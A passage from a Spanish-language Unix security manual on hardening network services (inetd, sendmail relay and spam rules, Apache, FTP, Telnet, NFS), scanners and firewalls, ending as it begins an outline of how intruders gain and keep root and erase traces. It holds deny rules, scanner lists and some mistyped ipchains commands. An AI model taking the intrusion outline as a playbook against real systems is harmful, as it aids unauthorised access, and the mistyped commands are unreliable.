#echo            stream  tcp     nowait  root    internal
#echo            dgram   udp     wait    root    internal
#chargen         stream  tcp     nowait  root    internal
#chargen         dgram   udp     wait    root    internal
discard         stream  tcp     nowait  root    internal
discard         dgram   udp     wait    root    internal
daytime         stream  tcp     nowait  root    internal
#daytime         dgram   udp     wait    root    internal
time            stream  tcp     nowait  root    internal
#time            dgram   udp     wait    root    internal

#:STANDARD: These are standard services.
telnet          stream  tcp     nowait  telnetd.telnetd  /usr/sbin/tcpd  /usr/sbin/in.telnetd
ftp             stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/wu-ftpd -l
```

10.1.2 OTROS SERVICIOS

Los servicios que no son arrancados por *inetd* (los que están siempre escuchando y consumiendo recursos) son aquellos que se inician automáticamente al iniciar el sistema y se encuentran en */etc/rc*.*

10.1.3 /etc/services

El fichero */etc/services* es el encargado de establecer la relación entre los demonios y su puerto de escucha.

Una entrada del fichero */etc/services* será:

servicio puerto/protocolo [alias]

El significado de cada campo se muestra a continuación:

CAMPO	DESCRIPCIÓN
servicio	El nombre del servicio
puerto	El puerto por el que ofrece el servicio
protocolo	El nombre del protocolo de transporte que usa
alias	Especifica nombres alternativos para el mismo servicio

Un ejemplo de este archivo sería:

```
# /etc/services:
# $Id: services,v 1.4 1997/05/20 19:41:21 tobias Exp $
#
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, most entries here have two entries
# even if the protocol doesn't support UDP operations.
# Updated from RFC 1700, ``Assigned Numbers'' (October 1994).  Not all ports
# are included, only the more common ones.
tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send protocol
msp             18/udp                          # message send protocol
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data         20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp                          # SSH Remote Login Protocol
telnet          23/tcp
```

10.2 LOS SERVICIOS NO NECESARIOS

Cuando se instala un sistema operativo se van a instalar por defecto infinidad de servicios. Muchos de ellos no son necesarios, pero otros muchos serán peligrosos no

solo por ser posibles maneras de acceso al sistema, sino porque podrán recabar información del sistema. Por tanto pueden hacer al sistema más vulnerable de lo necesario.

Es recomendable chequear todos los servicios y comprobar si son necesarios. Algunos que este manual recomienda desactivar si su uso no es necesario son:

DEMONIO O SERVICIOS	DESCRIPCIÓN
amd	Este demonio monta automáticamente sistemas de ficheros. Es un demonio que se usa a menudo en NFS.
bootparamd	Este demonio inicia sistemas Sun remotamente.
comandos remotos (rlogin, rshd, etc.)	Permiten el acceso al sistema remotamente.
dhcpd	Da el servicio de DHCP (Dynamic Host Configuration Protocol).
fingerd	Este demonio ofrece información personal acerca de los usuarios del sistema, así como quién está conectado en cada momento.
gopherd	Este demonio ofrece el servicio tan conocido hace unas décadas como Gopher.
innd	Este es el demonio que ofrece las news
lpd	Permite la impresión
portmap	Se utiliza para identificar los programas RPC.
smbd	Ofrece el protocolo SMB. Viene con el paquete de software SAMBA.
ypbind - ypserv	Son demonios que tienen que ver con NIS.

También es recomendable el uso de TCPWrappers y Xinetd para aplicar selectivamente una lista de control de acceso, aunque no van a poder con todos los servicios.

Para detectar qué servicios están corriendo en el sistema utilice scanners tal como se comenta más adelante

Es conveniente destacar que, desde una óptica legal, con el hecho de dejar activos servicios que no son necesarios en el sistema podemos permitir el acceso de usuarios no autorizados a ficheros con datos personales. En tal caso, estaríamos incumpliendo el Reglamento de Medidas de Seguridad el cual, en su artículo 12.2 dedicado al control de acceso, dispone que *"el responsable del fichero establecerá mecanismos para evitar que un usuario pueda acceder a datos o recursos con derechos distintos de los autorizados."*

10.3 EL CORREO ELECTRÓNICO

Uno de los servicios más utilizados en las redes es el correo electrónico (correo-e o e-mail). Para ofrecer este servicio existen un estándar conocido con el nombre de SMTP (Simple Mail Transfer Protocol). Este estándar está implementado en una gran oferta de programas: sendmail, smail, procmail, qmail, etc.

10.3.1 ATAQUES

Como el servidor de correo *sendmail* es uno de los más extendidos va a ser el que nos vamos a centrar para explicar alguno de los ataques más comunes.

10.3.1.1 RETRANSMISIÓN NO AUTORIZADA

La retransmisión no autorizada es una de los problemas más usuales en nuestros días. Este tipo de ataque suele ocurrir por la utilización de versiones anticuadas que solían tener la retransmisión activada por defecto. Aunque las nuevas versiones de este servicio suele estar bien configurada, la mala configuración de los ficheros por parte de los administradores en la instalación suelen activarlo. Para evitar esto rediris[2] en su web tiene un generador del *sendmail.cf* .

Para evitar este ataque pueden utilizar dos técnicas principalmente:

1) Editar un fichero de acceso que suele encontrarse en */etc/mail/access* y que podría ser de la manera que se muestra a continuación:

```
# Permitimos la retransmisión
Equipolocal                     RELAY
Equipolocal.dominiolocal        RELAY
Otroequipo                      RELAY
#No admitimos
Dominiopeligroso1               REJECT
Dominiopeligroso2               REJECT
#No admitidos pero con mensaje propio
Dominiopeligroso3               550 No aceptamos tu correo-e.
```

[2] http://www.rediris.es/

2) Editar el fichero de configuración *sendmail.cf* y añadirle la siguiente regla:

```
############################################################
# Regla para evitar la retransmisión
############################################################

Kdequote dequote

# fichero donde se ubican que dominios se les permite retransmision

F{SiRetransmision} -o /etc/mail/spam/dominios_si_retransmision.txt

Schequea_retransmision
R<$+ @ $=w >                                $@ OK
R<$+ @ $* $={ SiRetransmision } >           $@ OK
R$*                                 $: $(dequote "" $&{client_name} $)
R$=w                                $@ OK
R$* $={ SiRetransmision }           $@ OK
R$@                                 $@ OK
R$*                     $#error $: "550 Retransmisión Denegada"
```

10.3.1.2 SPAM

Se considera *spam* al envío de publicidad no solicitada a una cuenta de correo o a un un grupo de noticias, siendo éste uno de los ataques y comunes actualmente.

Este ataque se puede producir de dos maneras principalmente: que el individuo que realiza el *spam* utilice nuestro servidor por el ataque de retransmisión no autorizada[3] o que envié a nuestros usuarios *SPAM*.

Cuando se sufre este ataque es recomendable identificar al proveedor de servicios de Internet (ISP) para enviarle un correo-e al responsable o a la persona de contacto[4] para avisarle que un usuario de su sistema esta realizando este abuso. Además de darle el aviso, es oportuno enviarle toda la información que se disponga sobre ese usuario.

Si el responsable o persona de contacto del ISP no hiciese caso a la denuncia, entonces recomendaríamos denegar la entrada del correo de ese ISP o del dominio al cual pertenece. Para realizarlo existen dos posibilidades:

---

[3] Véase 10.3.1.1

[4] Suele tener un correo-e de la forma abuse@dominio

1) Con una regla en el cortafuegos[5].

2) Añadiendo al fichero *sendmail.cf* la siguiente regla:

```
############################################################
# Regla para chequear el correo-e
############################################################

# Ficheros de comprobacion de los sitios e individuos que realizan spam

F{DominioSpam}          /etc/mail/spam/dominiospam.txt
F{IndividuoSpam}        /etc/mail/spam/correo-e_spam.txt

Schequea_correo
R<$={ IndividuoSpam }>  $#error $@ 4.7.1 $: "471 No se acepta correo"
R$={ IndividuoSpam }    $#error $@ 4.7.1 $: "471 No se acepta correo "
R$*                     $: $>3 $1
R$*<@$*$={DominioSpam}.>$*  $#error $@ 4.7.1 $: "471 No se acepta correo "
R$*<@$*$={DominioSpam}>$*   $#error $@ 4.7.1 $: "471 No se acepta correo "
R$*                     $@ ok
R$*                     $#error $@ 4.1.8 $: "418 cheque su  DNS"
```

En el fichero */etc/mail/spam/dominiospam.txt* se añadirían los dominios que permiten el *spam*. Una posible entrada sería:

```
ipf.com
equipo_spam.ipf.net
```

Por el contrario en */etc/mail/spam/correo-e_spam.txt*:

```
Individuo1@spam.ipf.es
```

Para comprobar que un servidor pasa las pruebas de relay más o menos estandarizadas basta con teclear :

telnet mail-abuse.org

También se pueden encontrar en internet scripts en perl que realicen esta función.

[5] Véase siguiente capítulo.

En contra de lo que se suele pensar, el SPAM no está prohibido, a priori, por la legislación vigente.

En base los artículos 30 y 31 de la LOPD, donde se regula la publicidad y el censo promocional, y al artículo 7 de la Directiva 2000/31 sobre Comercio Electrónico, cualquiera puede recoger datos de correo electrónico de fuentes accesibles al público y enviar publicidad a dichas direcciones.

Ahora sí, jurídicamente se impone el cumplimiento de los siguientes requisitos:

a) Las direcciones de email deben ser obtenidas de una fuente accesible al público.

b) El mensaje debe indicar claramente que su contenido es publicitario.

c) Los datos del anunciante deben figurar completos en dicho mensaje.

Como defensa ante el SPAM, la ley contempla la posibilidad de que el usuario pueda incluir su email en listas "opt-out" o de exclusión voluntaria de publicidad que los anunciantes deben consultar regularmente. De este modo, si un anunciante envía publicidad a una dirección excluida, está cometiendo una infracción legal y puede ser denunciado y sancionado por ello.

10.4 World Wide Web

Para ofrecer este servicio se pueden encontrar infinidad de demonios. Desde gratuitos como Apache, hasta de pago como el de Netscape.

Por desgracia, este servicio es uno de los más usados a la hora de atacar. Esto ocurre por varias razones. Algunas de ellas las describiremos a continuación:

- La información sensible transmitida puede ser capturada sin ninguna complicación.

- Es muy fácil que haya agujeros en el desarrollo de las páginas, pudiendo estas dar acceso completo al sistema. Un ejemplo puede ser las CGI´s (Common Gateway Interface).

- El ataque puede ser más atractivo por ser más vistoso ya que también podrán cambiar las paginas web.

10.4.1 PERMITIENDO Y DENEGANDO EL ACCESO

La opción de permitir y/o denegar el acceso (ya sea a determinados equipos y/o redes) está en la mayoría de los demonios. También se puede restringir a grupos y/o a usuarios, con lo que como se puede observar se incrementa la seguridad.

Esto es especialmente útil en el caso de gestión de Bases de Datos ya que, en base al artículo 12.1 del Reglamento de Medidas de Seguridad, cada usuario o grupo de usuarios deberán acceder solamente a aquellos datos y recursos que precisen para el desempeño de sus funciones y se les deberá restringir en su acceso al resto.

Así, por ejemplo, en el caso de una empresa, el departamento de facturación deberá acceder a los datos bancarios de los clientes y proveedores para el desempeño de sus funciones, al contrario que el departamento de márketing, que no necesitará conocerlos. Por ello, a estos últimos se les deberá restringir el acceso a estos datos y permitírselo a otros como son el nombre, dirección y demás datos de contacto de dichos clientes y proveedores.

Para configurar que equipos y/o redes pueden acceder a ciertas páginas se realiza normalmente mediante el fichero *access.conf*.

Por ejemplo, para delimitar el acceso a la red *ipf.net* en el directorio */var/www/ipf/notas* tendrá que tener el fichero *access.conf* las siguientes lineas.

```
<Directory /var/www/ipf/notas>
 order deny, allow
 deny from all
allow from .ipf.net
</Directory>
```

donde,

DIRECTIVA	DESCRIPCIÓN
allow	Indica qué equipos o redes van a poder acceder a esas páginas.
deny	Indica qué equipos o redes no van a poder acceder a esas páginas.
order	El orden que debe seguir al aplicar las reglas.

Por el contrario, para especificar que usuarios o grupos pueden acceder se van a encontrar normalmente los siguientes ficheros:

FICHEROS	DESCRIPCIÓN
.htpasswd	Se guardan las contraseñas
.htgroup	Se guardan la información de los usuarios
.htaccess	Se encuentran las reglas (si pueden acceder, o no, quién, etc.)

10.4.2 PROTOCOLOS SEGUROS

Como se ha comentado anteriormente, el demonio que ofrece WWW (World Wide Web) es un protocolo que transmite la información, sea o no sensible de manera plana, es decir, sin encriptar pudiendo cualquier atacante observar lo que se transmite.

Para evitar este tipo de ataque se puede utilizar además el SSL (Secure Sockets Layer). Dicho protocolo emplea RSA y DES, que además de encriptar y autentificar permite la generación de certificados.

Conviene recordar que, cuando transmitimos datos personales sensibles por redes de telecomunicaciones (caso de Internet) es obligatorio encriptar dichos datos en base al artículo 26 del R. D. 994/1999, aplicable al Nivel Alto de Seguridad.

En cuanto a los certificados, podemos catalogarlos de dos tipos:

1) ***De Servidor***: **cuando lo que está acreditando es la vinculación del nombre de dominio con una entidad o persona determinada. (vinculados comúnmente al protocolo SSL)**

2) ***Personales o de Firma Electrónica***: **cuando están identificando a una persona física concreta de igual modo que lo haría una firma manuscrita. De hecho, su valor legal resulta equiparable en base al artículo 3 del Real Decreto-Ley 14/1999 sobre Firma Electrónica. (vinculados comúnmente al protocolo SET)**

También se podrá encontrar otro protocolo como el IPSec el cual implementa la encriptación y la integridad de las sesiones comprobando los datagramas IP.

10.4.3 PRECAUCIONES EN EL DESARROLLO

A continuación vamos a enumerar y describir una serie de normas básicas que se deberían tener en cuenta a la hora de desarrollar:

- No permita a usuarios ejecutar programas en el servidor hasta que algún técnico en seguridad compruebe su integridad, por ejemplo CGI´s.

Desde un punto de visto legal, toda ejecución de CGIs o de cookies que conlleve una recogida de datos de los usuarios de cara a la formación de perfiles de gustos o de comportamiento deben realizarse siempre con el consentimiento previo de éstos. En caso contrario, se estaría incumpliendo la LOPD y sus reglamentos de desarrollo.

- Diseñe los programas teniendo en cuenta la seguridad desde el principio.
- Evite el empleo de programas con identificación de superusuario, más conocidos como SUID (SGID).
- Pruebe y audite cada programa antes de ponerlo en el servidor. Recuerde que las pruebas nunca son suficientes.
- Compruebe que los programas solamente acepta los datos que se supone que tienen que recibir.

10.5 FTP

El FTP, File Transport Protocol, es el protocolo que se emplea para la transferencia de archivos entre ordenadores. Para ofrecer este servicio nos vamos a encontrar infinidad de demonios: ftpd, wu-ftpd, etc.

Si dicho servicio no se necesita es recomendable que se bloquee sobre todo el acceso anónimo, ya que podrá llegar a ser muy peligroso porque:

- Pueden entrar en zonas peligrosas del sistema.
- Pueden utilizarlo para saltar el cortafuegos.
- Pueden saturar los discos si se tienen mal configurado.

10.5.1 PROTOCOLOS SEGUROS

Igualmente que con el servicio WWW, el demonio que lo ofrece transmite la información de manera plana, es decir, sin encriptar, pudiendo cualquier atacante capturar lo que se transmite.

Para evitarlo se puede usar el SSLFTP, que se puede encontrar en ftp://ftp.psy.uq.oz.au/pub/Crypto/SSLapps.

10.6 TELNET

El Telnet es un servicio básico, que permite conexiones remotas y proporciona la capacidad de mantener sesiones como un terminal remoto.

A pesar de su gran potencia y utilidad tiene grandes deficiencias:

- Las conexiones no están encriptadas, con lo que la transmisión de las contraseñas no son seguras.
- No emplea una autentificación robusta.
- No tiene chequeo de integridad en las sesiones.

10.6.1 SERVICIOS ALTERNATIVOS

Por estos motivos han salido otros demonios que solucionan estos problemas. A continuación mostramos algunos:

SERVICIO	UBICACIÓN
deslogin	ftp://ftp.uu.net/pub/security/des/
STEL	ftp://idea.sec.dsi.unimi.it/pub/security/cert-it/
SSL MZ-TELNET	ftp://ftp.replay.com/pub/replay/pub/redhat/i386/
SRP TELNET	ftp://www.radius.net/crypto/archive/srp/telnet.html
SSh	http://www.ssh.com/

Cuando se utiliza TELNET o cualquier otro protocolo mencionado anteriormente (WWW, FTP, etc.) para acceder a ficheros con datos personales es necesario tomar las medidas de seguridad oportunas, como es el encriptado de la comunicación, ya que, en base al artículo 5 del Real Decreto 994/1999, dicho acceso deberá garantizar un nivel de confidencialidad equiparable al efectuado en modo local.

10.7 NFS

El sistema de ficheros de red, más conocido como NFS (Network File System), permite montar sistemas de archivos desde un ordenador distinto sobre una red, aunque de cara a los usuarios parece igual que un sistema de archivos local.

Al utilizar este servicio tenga en cuenta:

- Si es posible no permita el acceso a los usuarios al servidor NFS.
- No permita montar a otros ordenadores que no estén en su red.
- Desactive siempre que sea posible los archivos SUID.
- Limite el número de maquinas que pueden acceder al servidor.
- Exporte el fichero de archivos read-only siempre que sea posible.
- Use Secure NFS.

10.8 SCANNERS

Los scanners son herramientas que utilizan los administradores para detectar vulnerabilidades en el sistema, aunque también son aprovechados por los atacantes para el mismo proposito:

- Contraseñas fáciles de detectar.
- Puertos susceptibles de ataques.
- Programas SUID/SGID que se deban tener.
- Etc.

A continuación vamos a enumerar los más usados:

SCANNER	UBICACIÓN
CGI scanner	http://www.hackersclub.com/km/files/c_scripts/
COPS (Computer Oracle and Password System)	http://metalab.unc.edu/pub/Linux/system/security/
DOC (Domain Obscenity Control)	ftp://coast.cs.purdue.edu/pub/tools/unix/
ISS (Internet Secure Scanner)	http://iss.net
Nessus	http://www.nessus.org/
Nmap (Network Mapper)	http://www.insecure.org/nmap/
portscan	http://www.ameth.org/~veilleux/portscan.html
PPS (Proxy Port Scanner)	http://www.hackersclub.com/
SAINT (Security Administrator´s Integrated Network Tool)	http://www.wwdsi.com/saint/
SATAN (Security Administrator´s Tool for Analyzing Networks)	http://www.fish.com/satan/

Dos puntualizaciones legales sobre el uso de los scanners:

1) **Si dicho uso se realiza por parte del administrador del sistema: como hemos comentado anteriormente, es necesario comunicárselo previamente a los usuarios y contar con su consentimiento, al menos tácito, so pena de vulnerar su derecho a la intimidad, la privacidad de sus datos personales e, incluso, sus derechos de propiedad intelectual.**

2) **En caso de un uso nocivo por parte de atacante del sistema: dicho sujeto estaría incurriendo en un delito recogido en el artículo 264.2 del Código Penal, penado con uno a tres años de prisión y multa.**

Por desgracia los scanners no son utilizados solamente por los administradores, si no que también por los atacantes para descubrir las vulnerabilidades de nuestro sistema. Por tanto, también podemos encontrar numerosos aplicaciones que avisan de los ataques de los scanners.

SCANNER	DESCRIPCIÓN
courtney	Detecta escaneos de SATAN y SAINT). Se podrá localizar en: ftp://ftp.cert.dfn.de/pub/tools/audit/courtney/
IcmpInfo	Detecta las bombas y los escaneos ICMP. Se localiza en ftp://hplyot.obspm.fr/net/
Psionic PortSentry	Detecta el escaneo de puertos. Se puede localizar en http://www.psionic.com/tools/
scan-detector	Detecta los escaneos UDP. Se puede localizar en ftp://ftp.cerias.purdue.edu/tools/unix/logutils/scan-detector/

Para contrastar la legalidad del manejo de los contra-scanners, baste con recordar lo afirmado en el cuadro anterior respecto al uso de los scanners por parte del administrador.

10.9 AUDITAR

La mayoría de los servicios crean históricos, los cuales se nos permite auditar, con lo que podremos observar lo que pasa en el sistema en todo momento. Como ya se ha comentado en el capitulo 8, dichos ficheros se pueden encontrar en el directorio */var/log*, */var/adm* o */usr/adm*.

10.10 CONSEJOS

Asegúrese siempre de que está utilizando los últimos parches de seguridad del distribuidor. Disminuirá considerablemente la posibilidad de un ataque con éxito.

Cortafuegos

11

En este capítulo vamos a describir uno de las armas más poderosas que van a poder utilizar los administradores de la red y/o responsables de seguridad. Esta herramienta es conocida con el nombre de cortafuegos, aunque más bien en vez de una herramienta se pueda definir como una filosofía.

Otra cosa en la cual nos centraremos es en el marco legal, como se ha hecho a lo largo de este manual: cuando pueden ser útiles, si la legislación española permite utilizarlos, etc.

En este capitulo veremos:

1) ¿Qué es un cortafuegos?
2) Arquitecturas.
3) Tipos de cortafuegos.
4) Aplicaciones.

11.1 ¿QUÉ ES UN CORTAFUEGOS?

Un *cortafuegos* es un agregado de hardware, software y políticas para proteger una red de otras redes en las que no se tiene confianza. No es un componente aislado, sino una estrategia para proteger los recursos de una organización conectada a la red.

Para realizarlo nos vamos a encontrar con dos procedimientos complementarios como son:

- Aceptación de tráfico.
- Negación de tráfico.

El objetivo del *cortafuegos* es centralizar el control de acceso para mantener a los extraños fuera, permitiendo que la gente de dentro trabaje normalmente y con completa transparencia.

11.1.1 MISIÓN DEL CORTAFUEGOS

El *cortafuegos* se va ha encargar de infinidad de cometidos:

- Ser el único punto de interconexión con el exterior.
- Rechazar conexiones a servicios comprometidos.
- Permitir sólo ciertos tipos de tráfico (WWW, correo electrónico, etc.).
- Redirigir el tráfico entrante a los sistemas adecuados dentro de la red local.
- Ocultar sistemas o servicios vulnerables que son difíciles de proteger.

- Mantener históricos del tráfico entre el exterior y el interior.

Estos archivos-registro históricos son convenientes jurídicamente ya que, en un momento dado, podremos utilizarlos como prueba o indicio de un ataque o de un mal uso por parte de los usuarios. Sin embargo, los mismos no deben nunca almacenar datos de carácter personal, sino únicamente direcciones IP o DNS que, posteriormente y caso de ser necesario, podremos vincular a un usuario u ordenador específico.

- Ocultar información: nombres de usuarios, los sistemas, información sensible, topología de la red, etc.

Hay que tener claro dos cosas de los *cortafuegos*:

- **No protege de los virus, excepto el tipo pasarela en el nivel de aplicación.**
- **No protege ante comportamientos contrarios a la idea de cortafuegos.**

11.2 ARQUITECTURAS

Vamos a tratar tres tipos de arquitecturas, las cuales enumeraremos y describiremos posteriormente:

- *Host con interfaz múltiple*. Esta arquitectura consiste en varias tarjetas de red, cada una de ellas conectada a una red física y lógica diferente. Su principal ventaja es que se tendrá acceso a toda la información que pasa siendo su uso apropiado para:
  - Cuando el tráfico es pequeño.
  - La red local no contiene información sensible.

- La información transmitida no es sensible.

- *Host pantalla*. Consistente en un host bastión al que conectan todos los hosts externos. Su principal desventaja es que si se engaña al router ya no tiene utilidad. Su uso debería ser cuando:

  - Se realizan pocas conexiones desde el exterior.

  - La red local debe tener un nivel medio-alto de protección.

- *Subred pantalla*, en donde un host pantalla está colocado en una red perimetral. Para su realización se añade un enrutador entre la red perimetral y la red interna. Con esta se evita la principal desventaja del *host pantalla* debido a que se encontrarían con otro enrutador. Se recomienda siempre su uso.

11.3 TIPOS DE CORTAFUEGOS

Existen diferentes tipos de cortafuegos, dependiendo de las estrategias utilizadas. A continuación describiremos cada tipo:

11.3.1 FILTRADO DE PAQUETES

El filtrado de paquetes se basa en el rechazo de paquetes en función de la dirección de origen/destino y en el puerto del servicio. Este tipo de cortafuegos toman las decisiones paquete a paquete, dando la posibilidad de filtrado tanto a la entrada como a la salida. Este tipo puede ser un dispositivo de encaminamiento aislado o un ordenador con dos tarjetas de red.

Los problemas que tiene este tipo de cortafuegos son:

- Los servicios en puertos no estándar.

- Direcciones IP fáciles de enmascarar.
- No soporta una identificación robusta.
- Las reglas pueden ser difíciles de implementar pudiendo causar agujeros de seguridad.
- Un atacante tendrá acceso a toda la red una vez que convenza al router.

11.3.2 BASADOS EN PROXIES

Los cortafuegos *basados en proxies* tienen la principal característica que reducen la amenaza de los atacantes que visualizan el tráfico para conseguir información sobre la red local.

Sus principales ventajas se describen a continuación:

- Son buenos para auditar.
- Pueden hacer filtrados inteligentes.
- Un fuerte nivel de identificación.
- Ofrecen cache.

11.3.2.1 SERVIDOR DE PROXY GENÉRICO

Este tipo de cortafuegos solicita todos los servicios a un único puerto, donde atiende un proxy dichas peticiones. El proxy será el encargado de conectar con el servicio solicitado de la red local.

Podemos encontrar un control adicional, como por ejemplo: una identificación robusta, limite de tiempo, etc.

Los problemas que tiene este tipo de cortafuegos son:

- Los usuarios que no cooperan.
- Habrá que modificar los clientes de manera que sigan el circuito virtual a través del proxy.
- Los servicios que requieren un proxy genérico.

11.3.2.2 REENCAMINADOR DE SERVICIOS

El reencaminador de servicios es un tipo de cortafuegos basados en protocolo fuente-reencaminador para identificar destino y servicio. Una vez validada la conexión será entre la fuente y el destino.

Podemos encontrar (igual que en el anterior) un control adicional, como por ejemplo: una identificación robusta, limite de tiempo, etc.

Una de sus principales características va a ser su gran flexibilidad, aunque tendrá dos problemas principalmente:

- Los usuarios que no cooperan.
- Habrá que modificar a los clientes (normalmente sus librerías).

11.3.2.3 PASARELA EN EL NIVEL DE APLICACIÓN

Este tipo de cortafuegos es también conocido como servidor de proxies, porque va a haber un proxy por cada servicio, ofreciendo:

- Un control total del tráfico.
- Control de acceso detallado por servicio (horarios, facturación).
- Históricos.

- Protección ante virus.

- Seguridad activa.

No sólo evalúa las direcciones IP, sino que también mira los datos de los paquetes para evitar que los atacantes puedan ocultar información.

Como hemos afirmado en anteriores ocasiones, cualquier monitorización del sistema que conlleve el acceso a acciones o información de los usuarios, aunque sea mecánica, puede vulnerar los derechos de intimidad, privacidad y propiedad intelectual de los mismos.

Por tanto, NO SE DEBE REALIZAR dicha monitorización, salvo en el caso de haber informado previamente a los usuarios y contar con su consentimiento.

Para el caso de los "usuarios internos" esto no supone mayor problema (como hemos visto anteriormente). Sin embargo, para los "usuarios externos" o ajenos al sistema es necesario advertirles de la posible monitorización previamente a acceder al sistema. En este caso, si el usuario continúa accediendo se supone que ha dado su consentimiento a la misma.

Si no es posible realizar dicha advertencia, el administrador se debe abstener de efectuar la monitorización, a riesgo de incurrir en una ilegalidad e, incluso, en un delito en determinados casos.

Una de sus principales características va a ser su gran flexibilidad, aunque tendrá dos problemas principalmente:

- Los usuarios que no cooperan.

- Encontrar los proxies para todos los servicios.

11.4 APLICACIONES

11.4.1 TCPWrapper

El TCPWrapper es una aplicación que viene con las distribuciones, ofreciendo un control de acceso a los servicios arrancados por *inetd*. Por tanto, permite asegurar el sistema ante posibles ataques.

Sus principales ventajas son:

- Históricos de las conexiones.
- Control de acceso a la red.

Esta aplicación tendrá dos ficheros para definir las reglas de acceso, siendo su orden de comprobación:

1) */etc/hosts.allow*
2) */etc/hosts.deny*

Si no hay reglas para algún servicio, tomara por defecto dejar entrar en el sistema.

A continuación se van a mostrar las directivas mas usadas:

DIRECTIVAS	DESCRIPCIÓN
.dominio	Se refiere a todos los equipos que tengan ese dominio.
aaa.	Define a todos los equipos que tengan su primer patron de la IP (aaa.bbb.ccc.ddd) con aaa. Esta directiva se podra extender a aaa.bbb. ó aaa.bbb.ccc.
ALL	Define a todos los equipos y servicios.
IP	Se refiere al equipo que tenga esa IP.
KNOWN	Se refiere a todos los equipos que tienen correspondencia su IP con un nombre.
LOCAL	Define a todos los equipos que no tienen un punto en su nombre.
PARANOID	Se refiere a todos lo equipos que no se corresponden ni la resolución directa ni la inversa.
UNKNOWN	Define a los equipos que no conoce.

Un ejemplo del fichero */etc/hosts.deny* será:

telnetd, rlogind: ALL EXCEPT .ipf.net, 200.100.20.3 : deny
in.fingerd.: ALL EXCEPT LOCAL : deny

Para poder comprobar si los ficheros están bien configurados existe una herramienta llamada *tcpdchk*.

11.4.2 ipfwadm

El *ipfwadm* es una aplicación que en este manual no se va describir, aunque siga siendo utilizado. Esta decisión está tomada porque está siendo reemplazada por *ipchains*.

Para poder pasar las reglas de *ipfwadm* a *ipchains* existe un script llamado ipfwadm2ipfchains ubicado en http://users.dhp.com/~whisper/ipfwadm2ipchains/.

11.4.3 ipchains

Como ya se ha comentado en el apartado anterior, *ipchains* es una aplicación que es la sucesora de *ipfwadm*. Además de continuar con las mismas funcionalidades de su predecesor aumenta su potencia considerablemente debido a que se pueden crear cadenas de reglas y enlazarlas juntas. Con esto se obtiene una de su grandes ventajas, su sencillez a la hora de administrar.

A continuación mostramos en seis tablas los comandos, reglas, directivas y los predicados:

COMANDOS	DESCRIPCIÓN
-A	Añadir una nueva regla a una cadena.
-D	Borrar una regla de una cadena.
-F	Borrar todas las reglas de una cadena o cadenas.
-I	Insertar una regla a una cadena.
-L	Listar todas la reglas de una cadena.
-P	Cambiar reglas en una cadena.
-R	Reemplazar una regla en una cadena.

REGLAS	DESCRIPCIÓN
input	Tráfico de entrada.
output	Tráfico de salida.
forward	Tráfico enrutado.

PARÁMETROS	DESCRIPCIÓN
-p [protocolo]	Especifica el protocolo.
-j [directiva]	Se refiere a la directiva.

PROTOCOLOS	DESCRIPCIÓN
all	Se refiere a todos.
tcp	Especifica a TCP.
udp	Refiriéndose a UDP.

DIRECTIVAS	DESCRIPCIÓN
ACCEPT	Utilice esta directiva para aceptar el paso de los paquetes.
DENY	Utilice esta directiva para denegar el paso de los paquetes.
MASQ	Utilice esta directiva para redirigir el paso de los paquetes a la red local.
REDIRECT	Utilice esta directiva para redirigir el paso de los paquetes a un socket local o un proceso.
REJECT	Utilice esta directiva para perder el paquete y enviar el mensaje “ICMP Host Unreachable”.

PREDICADOS	DESCRIPCIÓN
-b	Especifica que no importa que dirección tome el paquete.
-d [dirección]	Se refiere a la dirección de destino.
-i [dispositivo_de_red]	Especifica qué dispositivo de red.
-p [protocolo]	Se refiere al protocolo.
-s [dirección]	Especifica que dirección debe coincidir con la del destino.

Su sintaxis es la siguiente:

ipchains comando regla parámetro predicado

Unos ejemplos de su uso:

- Para limpiar las reglas de las entradas basta con:

  ipfchains –F input

- Para bloquear el puerto 1023 con trafico TCP y UDP

  ipfchains –A input –p tcp –j DENY –s 0.0.0.0/0 –i eth0 –d 0.0.0.0/0 1023

  ipfchains –A input –p udp –j DENY –s 0.0.0.0/0 –i eth0 –d 0.0.0.0/0 1023

- Para aceptar el servicio *ssh* (puerto 22) desde la dirección aaa.bbb.ccc.ddd

ipfchains –A –p tcp –j ACCEPT –s aaa.bbb.ccc.ddd –i eth0 –d 0.0.0.0/0 22

11.4.4 OTROS

SOFTWARE	UBICACIÓN
AVERTIS	http://www.galea.com/
IPF	http://cheops.anu.edu.au/
NetScreen	http://www.netscreen.com/
Phoenix Adaptive Firewall	http://www.progressive-systems.com/products/phoenix/
PIX Firewall	http://www.cisco.com/warp/public/cc/cisco/mkt/security/pix/
Sinux Firewall	http://www.sinusfirewall.org/

¿Como se suele hackear una maquina?

12

A continuación detallamos una manera habitual de actuar de un hacker, partiendo de la base de que ya haya recopilado información general de fallos de seguridad (bugs) y de mensajes oficiales, que muestran los pasos que hay que dar para aprovechar un determinado fallo de seguridad, incluyendo los programas necesarios (exploits). Dichos fallos son aprovechados para conseguir introducirse en el sistema. Están basados casi siempre en los protocolos TCP/IP, en servicios de red como el NFS o NIS o en los comandos remotos de Unix. Los protocolos basados en TCP/IP que se suelen aprovechar son Telnet, FTP, TFTP, SMTP, HTTP, etc. Cada uno de ellos tiene sus propios agujeros de seguridad que se van parcheando con nuevas versiones, pero siempre aparecen nuevos bugs. Toda esta información está en Internet, sólo hay que buscarla.

Por tanto en este capítulo se abordaremos:

1) Obtención de la información del equipo a atacar.
2) Hackeo del equipo.
3) Obtención de la cuenta de root.
4) Mantener los privilegios de root.
5) Borrar las huellas.
6) Programas para la detección de intrusos.
7) ¿Qué hacer una vez detectado un intruso?

12.1 OBTENCIÓN DE LA INFORMACIÓN DEL EQUIPO A ATACAR

Antes de intentar hackear un equipo normalmente recopilan una serie de datos que ayudan a decidir qué técnica de hackeo utilizar. Normalmente intentarán conseguir:

- El tipo de sistema operativo a atacar. Para ello utilizan el comando *telnet <<equipo>>*

